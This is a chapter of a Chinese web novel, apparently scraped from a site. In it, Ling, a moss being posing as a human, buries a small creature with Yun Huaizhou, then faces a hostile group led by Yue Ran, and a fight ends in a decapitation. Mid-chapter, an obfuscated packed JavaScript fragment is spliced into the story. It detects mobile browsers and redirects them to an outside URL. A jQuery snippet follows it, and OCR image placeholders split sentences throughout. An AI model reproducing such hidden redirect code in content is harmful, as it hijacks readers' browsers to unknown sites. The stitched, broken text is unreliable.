声音由远及近,零也看到了光亮,而且不是手电筒的光,是火焰燃烧的光,有人抬着手,火焰就在他手掌上方熊熊燃烧,照亮了很大一片区域。
这时,零的视野里再次出现猩红的巨大数字,“29”。
那群人也是在这时安静了三秒,紧接着变得更加烦躁。
不耐烦的声音:“这到底是什么玩意,你们应该也看到了吧,这是什么黑科技吗?狗屎,没有卫星,没有网络信号,但整这些倒是有一手。”
温柔胆怯的声音:“我觉得更像灵异事件,之前不也是吗……”
平和稳重的声音:“可能更加复杂,我的能力就是证明,我不觉得科技能够做到这种程度,但大家先别急,等我们找到那位零,看看问题是不是出在她身上。”
拥有火焰能力的人俨然成为了众人的领袖,零数了数这一行共有五个人,他们还在寻找自己。
云怀舟带着她躲藏在树后,等那些人离开了,才继续刨土。
零正在学习如何扮演一个人类,但是云怀舟好像不是一个合格的参考者,她甚至不用扮演和伪装,她觉得这个人比她还要奇怪一些。
零忍不住出声询问:“你听到了吗?”
云怀舟:“我听到了,他们在找你。”
零:“你不好奇为什么吗?”
云怀舟顿了一下,“你想说自然会说,打听这些不太礼貌。”
零想了想,觉得他说的有道理,她放下了戒备,试着相信这个人类:“你还记得那句遗言吗,我当时吃了一个人身上长出来的花,然后被他们看到了,最初我还以为你和他们是一起的,所以打了你。”
云怀舟认真了些许,他问:“只是吃一朵花,你应该不用害怕他们吧,你方便详细讲讲吗?我保证不会背叛你,如果你需要帮助,我也会尽量协助你。”
零只觉得自己遇到了很好心的人,她把那个女孩身上发生的变化,还有那群人说的话都告诉了云怀舟,希望得到原住人类的建议。
云怀舟听着听着甚至停下了挖坑的动作,“异化成黑色苔藓,这可能是一种污染。”
零很好奇:“什么是污染?”
“污染也是物种与异常调查社提出的概念,他们常年在自然界进行调查,经常会遇到科学难以解释的离奇现象,这类情况统称为污染事件,”云怀舟打量了一下淤泥跳跳的体型,觉得差不多合适,“把它放进来吧,埋上土就好了。”
零把淤泥跳跳放进云怀舟挖的小坑,原本她没有什么情绪,甚至觉得云怀舟做这些都是没有必要的,可是当她看到小家伙静静地蜷在小土坑里,就像在小窝里睡着了,她觉得心里酸酸的,说到底她连酸是什么味道都不知道,可是她知道该用这个词语来形容自己的感受。
云怀舟问她:“你还有什么话想对它说吗?说完我就要把它埋起来了。”
零想了想说道:“你的名字很可爱,我喜欢。”
她只是一块青苔罢了,人类那些更复杂的词汇她还未完全理解,什么愧疚,什么遗憾,什么祈祷,她都不清楚,她现在只觉得“淤泥跳跳”几个字很可爱,至于可爱又是什么意思呢?这又是一个问题,她的脑海会自动关联这个词语,她想淤泥跳跳就是可爱。
他们认识的第一天,云怀舟带零举行了一场葬礼,在安静地看着淤泥跳跳被土壤覆盖时,零好像明白了什么是默哀。
土坑填平,云怀舟用身边的草叶擦拭匕首上的泥渍,他问:“你接下来准备怎么做?”
零暂时没有头绪,除了活着,她没有任何目标。至于怎样能活,如何活着,她并不清楚,在她的认知里,人类是活在如同蛛网一样的社会的,而她什么都没有,就算原身有,也因为特质遗忘了。
云怀舟从口袋里取出一包饼干,他打开后递给了零,“你知道什么是游戏吗?按照我们能够被无意间移动到几百公里外的情况来看,如果不能通关,我们可能无法离开。”
零接过饼干,在云怀舟已经刻意遮挡过的微弱灯光下,她还是能够看清饼干是小熊形状的,试着放进嘴里嚼碎,人类的食物很可口。
云怀舟没有等到零开口,他继续说:“但是现在我们连游戏的内容都不知道,能做的只有活下去,然后根据游戏说的,尽量更多地自由探索。”
零点头,继续吃饼干。
云怀舟无奈地笑了笑,“走吧,我们朝着刚才那些人的方向过去,他们有火,夜晚在他们附近会更安全,烟花雨林里的未知生物会比我们能料想到的多数倍,教材每年都会更新,就算是我也做不到知晓一切。”
其实零是有点反感靠近那些人的,但她觉得云怀舟懂得很多,按照他说的做可能会更好,于是她同意了,两个人小心翼翼地走在夜晚的烟花雨林,除了脚步声,还有一些不知来源的声音,衬得夜晚更加安静诡谲。
幸运的是,一路上没有遇到任何危险,他们顺利地看到了火光。
这样潮湿的环境,几乎没有什么可以作为燃料,唯一能燃烧的,就是岳燃的能力。为了不被发现,零和云怀舟停在了稍远一点的位置。
就算零再不懂人类,此时她也觉得不对劲,她抓住云怀舟的领口向下扯,云怀舟俯身递上耳朵。
零小声问:“你可以和他们在一起,为什么要帮我?”
云怀舟也小声回答她:“我是一个信者,你就当我做好事会积累福报吧。”
信者是说信仰神的人吧,云怀舟的确像一个信者,他信的神明是这个游戏提到的那位吗?云怀舟又是抱着怎样的心情参加这样的游戏呢?零没有再问,她放开了云怀舟,自己找了个树根间的角落靠着坐下,头就枕在长满青苔的树根上。
云怀舟没有像零这样随性,他选择了端坐在空地上。
接近清晨的时候,大约是四点多,天色蒙蒙亮,零从梦中醒来,她梦见自己在坠落,醒来一身冷汗,她睁开眼看向四周,云怀舟早就维持不了坐着的姿势,侧倚在树根上睡着了,零只能看见他的背影。
没有多想,零换了个姿势,接着睡觉。
再次醒来时是被唤醒的,“快醒来!”零睁开惺忪的睡眼,云怀舟正挡在她的身前,他右手背在背后,手上握着断刃的匕首,他们被发现了。
很不可思议,第二次睡着比第一次睡得还要沉。
围住他们的队伍里,为首的是一个西装革履的中年男人,经过淋雨和赶路,在雨林待过一夜,他看起来还是很精神,此时也是他站出来交涉:“你们好,我叫岳燃,请问两位怎么称呼?”
“我叫云怀舟。”
他没有替零回答,零可以自己决定是否报上真名或者代号,零没有想那么多,因为她只有一个称呼,“零。”
听见这个名字,对面几人反应不同,最明显的是一个和零
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17127663|196162||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
差不多同龄的姑娘,她穿着和死去女孩同款的校服,此时她忍不住红了眼眶,小声但勇敢地质问:“就是你杀了玫云吗?”
零否认:“不是我,我看到她的时候,她已经死了。”
有赖于零之前和云怀舟的交谈锻炼,现在她回答起陌生人的问话也能比较流畅。
但对面的女孩没有相信,她情绪激动起来:“那你昨天为什么逃跑?!我们都听到了……”
岳燃温和地打断了女孩的宣泄:“玲玲,别着急。”
“岳老师……”
岳燃拍了拍她的肩膀,转身面对零时又冷淡了不少,零在云怀舟的背后都能感到这股寒意,“零同学,请你给我们一个合理的解释,玫云也是我的学生,作为老师没有保护好她已经是失职了,现在我能做的就是为她找回公道,希望你配合。”
零说:“我不知道她是怎么死的,我也没有吃她,她变成黑色苔藓后,身上长了一朵花,我只是把花吃了,你们突然朝我跑来,我很害怕,就跑开了。”
零把前因后果都讲得很清楚,但是这件事本身就足够匪夷所思了,为什么人类会变成黑色苔藓?为什么会长出花?就算是现在,零身前有一个人支持她,似乎也没有人相信她说的话。
一个穿着棕色皮衣的男人越过岳燃,“扯谎也要有个限度,我看你根本就是用了什么异能,把其他玩家的性命当做果实给吃了!岳哥,别和她废话!两个学生仔,教训一顿就老实了!”
这群人一起度过了一晚,关系也已经更好了,现在不止一个人想要动手,于理他们有动机,于情他们的坏心情需要发泄。
云怀舟没有理这个人,他对岳燃说:“岳老师,你应该知道了,这是个误会。”
岳燃比较冷静,但是其他人做不到,被迫参加这个游戏,看见同类的尸体,恐怖的生存环境,饥饿,这些都已经把他们的耐心耗尽了,就算是岳燃现在都有点拦不住,一时间气氛剑拔弩张。
岳燃:“请先冷静!没有证据的前提下,我们应该尽量合作!”
一个花臂男人也站了出来:“岳老师,你就是太文化人了,有时候拳头更好说话!”
此时零一把夺过了云怀舟背后的匕首,自己冲到了前方。
“零!”云怀舟反应过来就要拦她。
零现在充满了杀气,她不觉得一个会用匕首挖土还把匕首崩断的人这时候可靠,她更相信自己的意志,仿佛与生俱来的,想要反抗和毁灭的意志,以及求生的意志。
战斗就是这样,一触即发。
岳燃这边一共五个人,除了他和陈玲,其余三个男人中两个已经动起了手,剩下一个一直观望的郑一念。
花臂男率先发难,他腰身一拧,那蓄满力量的右臂便像一根抡圆的铁棒,朝着零的侧脸呼啸扫来!零凭着本能闪避,同时调整匕首的角度,要拿断面边缘形成的尖棱去刺对手。
此时云怀舟也不再去拦零,他把目标放在了穿皮衣的男人身上。
“呵呵,书呆子懂什么叫打架么,跪下来求饶我倒是可以考虑手下留情!”
云怀舟没有被激怒,他冷静地观察对手,试图寻找他的弱点。
这时郑一念喊了一声:“小心!”
没有人知道这句话是在提醒谁,但是下一秒,一道黑影闪过,皮衣男的脑袋突然消失了,剩下的身体还摆着想要进攻的架势。